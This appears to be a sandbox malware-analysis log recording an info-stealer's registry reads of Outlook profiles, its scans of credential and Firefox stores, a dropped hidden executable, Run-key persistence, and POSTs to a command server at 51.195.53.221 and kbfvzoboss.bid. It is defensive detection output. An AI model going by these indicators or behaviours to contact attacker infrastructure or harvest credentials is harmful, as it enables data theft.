Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2788	2760

Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2788	2760
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c) Return: 1	2788	2760
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2760 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS		
Call System API	API Name: BCryptDecrypt Args: (85120000, ô{æµí©ÖÞ©ÍìpºNÝ, 64, 0, ~©\», 8, ô{æµí©ÖÞ©ÍìpºNÝ, 64, -2060524784, 0) Return: 0	2760	416
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Call System API	API Name: BCryptDecrypt Args: (1cfeb0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 9304448, 257) Return: 0	2788	2760
Call System API	API Name: CryptDecrypt Args: (12ecb0, 0, 1, 0, 11f0b8, 1c) Return: 1	2788	2760
Call Network API	API Name: socket Args: (2, 1, 6) Return: 250	2788	2760
Write File	Path: %windir%\bootstat.dat Type: VSDT_COM_DOS	2760	416
Call Network API	API Name: connect Args: (250, 51.195.53.221:80, 16) Return: 0	2788	2760
Call Network API	API Name: send Args: (250, POST /p.php/Ezw3qu5lmvRXE HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 51.195.53.221\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 8A061A12\r\nContent-Length: 261\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	2788	2760
Call Network API	API Name: send Args: (250, ., 261, 0) Return: 261	2788	2760
Call Network API	API Name: recv Args: (250, , 4048, 0) Return: ?	2788	2760
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\F994BD\DF86CE.hdb) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	2788	2760
Add File	Path: %APPDATA%\F994BD\DF86CE.hdb Type: VSDT_COM_DOS	2788	2760
Write File	Path: %APPDATA%\F994BD\DF86CE.hdb Type: VSDT_COM_DOS	2788	2760
Add File	Path: %APPDATA%\F994BD\DF86CE.lck Type: VSDT_ASCII	2788	2760
Write File	Path: %APPDATA%\F994BD\DF86CE.lck Type: VSDT_ASCII	2788	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 8df6a4, 0, 0, 0) Return: 12e730	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 8df6a4, 0, 0, 0) Return: 12eab0	2788	2760
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2760 Image Path: lsass.exe Info: system injection target		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	2788	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default/secmod.db, 0, 008DE388, 0, 00000000, 0) Return: 0012EAB0	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default/secmod.db		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	2788	2760
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\F994BD\DF86CE.lck) Return: 1	2788	2760
Delete File	Path: %APPDATA%\F994BD\DF86CE.lck Type: VSDT_ASCII	2788	2760
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2760 File: %APPDATA%\F994BD\DF86CE.lck Type: VSDT_ASCII		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c) Return: 1	2788	2760
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Call System API	API Name: BCryptDecrypt Args: (85120000, ô{æµí©ÖÞ©ÍìpºNÝ, 64, 0, ~©\», 8, ô{æµí©ÖÞ©ÍìpºNÝ, 64, -2060524784, 0) Return: 0	2760	416
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Call System API	API Name: BCryptDecrypt Args: (1d8640, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 9304448, 257) Return: 0	2788	2760
Call System API	API Name: DnsQueryEx Args: (—‹‹ÅÐÐÊÎÑÎÆÊÑÊÌÑÍÍÎÐÑ—Ðº…ˆÌŽŠÊ“'‰§º, 1, 40020000) Return: 123	2788	2760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 278	2788	2760
Call Network API	API Name: socket Args: (2, 1, 6) Return: 278	2788	2760
Call Network API	API Name: connect Args: (278, —‹‹ÅÐÐÊÎÑÎÆÊÑÊÌÑÍÍÎÐÑ—Ðº…ˆÌŽŠÊ“'‰§º:80, 16) Return: 0	2788	2760
Call Network API	API Name: send Args: (278, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 8F1A891E\r\nContent-Length: 196\r\nConnection: close\r\n\r\n, 252, 0) Return: 252	2788	2760

Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅÐÐÊÎÑÎÆÊÑÊÌÑÍÍÎÐ\x8fÑ\x8f—\x8fÐº…ˆÌŽŠÊ“'‰§º:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 8F1A891E\r\nContent-Length: 196\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (278, ., 196, 0) Return: 196	2788	2760
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅÐÐÊÎÑÎÆÊÑÊÌÑÍÍÎÐ\x8fÑ\x8f—\x8fÐº…ˆÌŽŠÊ“'‰§º:80 Content: .		
Call Network API	API Name: recv Args: (278, , 4048, 0) Return: ?	2788	2760
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%TEMP%\Nla\g3ygw4zqczuk.exe, %APPDATA%\F994BD\DF86CE.exe, 0, 0, 1) Return: 1	2788	2760
Add File	Path: %APPDATA%\F994BD\DF86CE.exe Type: VSDT_EXE_W32	2788	2760
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2760 File: %APPDATA%\F994BD\DF86CE.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\F994BD\DF86CE.exe		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c) Return: 1	2788	2760
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Call System API	API Name: BCryptDecrypt Args: (1bcfb0, Software\Microsoft\Windows\CurrentVersion\RunÑHr, 48, 0, , 0, Software\Microsoft\Windows\CurrentVersion\RunÑHr, 48, 9305332, 257) Return: 0	2788	2760
Call System API	API Name: BCryptDecrypt Args: (85120000, ô{æµí©ÖÞ©ÍìpºNÝ, 64, 0, ~©\», 8, ô{æµí©ÖÞ©ÍìpºNÝ, 64, -2060524784, 0) Return: 0	2760	416
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\F994BD\DF86CE.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\F994BD		
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c) Return: 1	2788	2760
Call System API	API Name: BCryptDecrypt Args: (85120000, ô{æµí©ÖÞ©ÍìpºNÝ, 64, 0, ~©\», 8, ô{æµí©ÖÞ©ÍìpºNÝ, 64, -2056657872, 0) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (1d8640, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 9305352, 257) Return: 0	2788	2760
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Call System API	API Name: DnsQueryEx Args: (—‹‹ÅÐÐÊÎÑÎÆÊÑÊÌÑÍÍÎÐÑ—Ðº…ˆÌŽŠÊ“'‰§º, 1, 40020000) Return: 123	2788	2760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 278	2788	2760
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Call Network API	API Name: socket Args: (2, 1, 6) Return: 278	2788	2760
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS	2788	2760
Call Network API	API Name: connect Args: (278, —‹‹ÅÐÐÊÎÑÎÆÊÑÊÌÑÍÍÎÐÑ—Ðº…ˆÌŽŠÊ“'‰§º:80, 16) Return: 0	2788	2760
Call Network API	API Name: send Args: (278, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 8F1A891E\r\nContent-Length: 169\r\nConnection: close\r\n\r\n, 252, 0) Return: 252	2788	2760
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅÐÐÊÎÑÎÆÊÑÊÌÑÍÍÎÐ\x8fÑ\x8f—\x8fÐº…ˆÌŽŠÊ“'‰§º:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 8F1A891E\r\nContent-Length: 169\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (278, ., 169, 0) Return: 169	2788	2760
Call Network API	API Name: recv Args: (278, , 4048, 0) Return: ?	2788	2760
Detection	Threat Characteristic: Causes process to crash Process ID: 2760 Image Path: g3ygw4zqczuk.exe		
Call System API	API Name: BCryptDecrypt Args: (85120000, #hÎ^ó, 64, 0, 8öòžQŸžÌ7u°âXÌ, 8, #hÎ^ó, 64, -2055086176, 0) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85120000, #hÎ^ó, 64, 0, 8öòžQŸžÌ7u°âXÌ, 8, #hÎ^ó, 64, -2055086224, 0) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85e58c80, Ø, 224, 0, , 0, Ø, 224, -2055085736, 1) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85120000, #hÎ^ó, 64, 0, 8öòžQŸžÌ7u°âXÌ, 8, #hÎ^ó, 64, -2055086176, 0) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85120000, #hÎ^ó, 64, 0, 8öòžQŸžÌ7u°âXÌ, 8, #hÎ^ó, 64, -2055086224, 0) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85e58c80, Ø, 224, 0, , 0, Ø, 224, -2055085736, 1) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85120000, #hÎ^ó, 64, 0, 8öòžQŸžÌ7u°âXÌ, 8, #hÎ^ó, 64, -2055086176, 0) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85120000, #hÎ^ó, 64, 0, 8öòžQŸžÌ7u°âXÌ, 8, #hÎ^ó, 64, -2055086224, 0) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85e58c80, Ø, 224, 0, , 0, Ø, 224, -2055085736, 1) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85120000, #hÎ^ó, 64, 0, 8öòžQŸžÌ7u°âXÌ, 8, #hÎ^ó, 64, -2055086176, 0) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85120000, #hÎ^ó, 64, 0, 8öòžQŸžÌ7u°âXÌ, 8, #hÎ^ó, 64, -2055086224, 0) Return: 0	2760	416
Call System API	API Name: BCryptDecrypt Args: (85e58c80, Ø, 224, 0, , 0, Ø, 224, -2055085736, 1) Return: 0	2760	416

▼ Screenshot



```
kesel52134kesel52134kesel52134kesel52134kesel52134kesel52134kesel52134kesel52134kesel52134
```

Process Graph Legend

Node

- Submitted sample
- Root process
- Child process
- Direct event
- Indirect event
- Created — Event actions

Notable Threat Characteristics

- Anti-security, self-preservation
- Autostart or other system reconfiguration
- Deception, social engineering
- File drop, download, sharing, or replication
- Hijack, redirection, or data theft
- Malformed, defective, or with known malware traits
- Process, service, or memory object change
- Rootkit, cloaking
- Suspicious network or messaging activity